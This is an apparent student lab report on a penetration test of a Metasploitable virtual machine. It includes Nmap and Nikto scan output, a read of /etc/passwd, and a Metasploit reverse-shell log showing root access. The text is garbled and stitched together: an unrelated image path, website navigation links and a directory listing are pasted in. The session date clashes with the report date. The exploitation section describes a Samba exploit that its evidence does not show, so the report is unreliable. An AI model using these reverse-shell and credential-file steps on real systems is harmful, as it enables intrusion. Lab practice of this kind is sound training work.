

# Vulnerability Assessment and Penetration Testing (VAPT)

Analyst Name: Gorantla Shireesha

Target IP: 192.168.56.100

Assessment Type: VAPT (Lab Environment)

Date: 2026-01-07

## 1. Executive Summary

A Vulnerability Assessment and Penetration Testing (VAPT) exercise was conducted on a lab-based target system to identify security weaknesses. Multiple critical vulnerabilities were discovered, and successful exploitation resulted in full system compromise with root privileges. Immediate remediation is recommended.

## 2. Scope of Assessment

The assessment was performed on a single target system hosted in a controlled lab environment. All activities were authorized and conducted strictly for learning and evaluation purposes.

## 3. Tools Used

- Kali Linux
- Nmap
- Nikto
- Metasploit Framework

## 4. Vulnerability Scanning

Nmap was used for service enumeration and Nikto was used for web vulnerability scanning. Identified vulnerabilities included outdated Apache services, missing security headers, directory listing, and vulnerable Samba services.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.56.100
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-07 05:12 EST
Nmap scan report for 192.168.56.100
Host is up (0.00062s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:9A:9C:95 (PC5 Systemtechnik/Oracle VirtualBox virtual N
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS

Service detection performed. Please report any incorrect results at https://r
Nmap done: 1 IP address (1 host up) scanned in 13.65 seconds
```

```
(kali㉿kali)-[~]
$ nikto -h http://192.168.56.100

- Nikto v2.5.0

+ Target IP:          192.168.56.100
+ Target Hostname:    192.168.56.100
+ Target Port:        80
+ Start Time:         2026-01-07 05:14:29 (GMT-5)


+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: http://www.owasp.org/index.php/Cross-Site_Javascript_Attack#HTTP_Headers
+ /: The X-Content-Type-Options header is not set. This could allow the user to force a response to be served as a different media type. See: http://www.owasp.org/index.php/OWASP_Web_Vulnerability_Scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows a browser to choose the best representation of a resource to be delivered based on the client's capabilities and preferences. See: http://httpd.apache.org/docs/2.4/mod/mod_negotiation.html
```

## 5. Exploitation

Metasploit was used to exploit the Samba usermap\_script vulnerability. Successful exploitation provided root-level command shell access.

```
+ 1 host(s) tested

(kali㉿kali)-[~]
$ firefox http://192.168.56.100/phpinfo.php
```



PHP Version 5.2.4-2ubuntu5.10	
<b>System</b>	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
<b>Build Date</b>	Jan 6 2010 21:50:12
<b>Server API</b>	CGI/FastCGI
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/cgi
<b>Loaded Configuration File</b>	/etc/php5/cgi/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/cgi/conf.d
<b>additional .ini files parsed</b>	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
<b>PHP API</b>	20041225
<b>PHP Extension</b>	z0060613
<b>Zend Extension</b>	220060519
<b>Debug Build</b>	no
<b>Thread Safety</b>	disabled
<b>Zend Memory Manager</b>	enabled
<b>IPv6 Support</b>	enabled
<b>Registered PHP Streams</b>	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
<b>Registered Stream Socket Transports</b>	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
<b>Registered Stream Filters</b>	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

```
(kali㉿kali)-[~]
$ curl -X TRACE http://192.168.56.100

TRACE / HTTP/1.1
Host: 192.168.56.100
User-Agent: curl/8.17.0
Accept: */*
```

```
(kali㉿kali)-[~]
$ [ ]
```

[OffSec](#) [Kali Linux](#) [Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#)

## Index of /doc

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">acl/</a>	14-Nov-2007 05:59	-	
<a href="#">adduser/</a>	16-Mar-2010 19:00	-	
<a href="#">ant/</a>	23-Mar-2010 17:54	-	
<a href="#">antlr/</a>	23-Mar-2010 17:54	-	
<a href="#">apache2-mpm-prefork/</a>	16-Apr-2010 02:10	-	
<a href="#">apache2-utils/</a>	30-Mar-2010 10:43	-	
<a href="#">apache2.2-common/</a>	16-Apr-2010 02:10	-	
<a href="#">apache2/</a>	17-Mar-2010 10:08	-	
<a href="#">apparmor-utils/</a>	16-Mar-2010 19:11	-	
<a href="#">apparmor/</a>	16-Mar-2010 19:11	-	
<a href="#">apt-utils/</a>	16-Mar-2010 19:00	-	
<a href="#">apt/</a>	16-Mar-2010 19:00	-	
<a href="#">aptitude/</a>	16-Mar-2010 19:00	-	
<a href="#">at/</a>	16-Mar-2010 19:11	-	
<a href="#">attr/</a>	31-Oct-2007 18:45	-	
<a href="#">autoconf/</a>	28-Apr-2010 00:25	-	

## 6. Post-Exploitation & Evidence

Post-exploitation activities included verification of privileges and evidence collection. A system file was collected and hashed using SHA256 to maintain integrity.

Evidence File: evidence.txt

SHA256 Hash: 37312fbfa0dcab4892efa2f6d686f2d67482f088008425a7f679c39c22037984

```
victim_ltt forever preferred_ltt forever
└─(kali㉿kali)-[~]
$ cat /etc/passwd > evidence.txt

└─(kali㉿kali)-[~]
$ sha256sum evidence.txt
37312fbfa0dcab4892efa2f6d686f2d67482f088008425a7f679c39c22037984  evidence.txt
└─(kali㉿kali)-[~]
$ ┌─[
```

```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.100:58930) at 2023-05-10 05:40:51 -0500
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
hostname
metasploitable
└─[
```

## 7. Impact Analysis

Successful exploitation allows an attacker to fully control the system, steal sensitive data, disrupt services, and move laterally within the network.

## 8. Remediation Recommendations

- Upgrade vulnerable services
- Apply latest security patches
- Disable unused services
- Restrict network access
- Perform regular security assessments

## 9. Conclusion

The VAPT exercise demonstrated critical security weaknesses in the target system. Addressing these issues is essential to protect organizational assets and data.



inquiry@cyart.io

www.cyart.io

---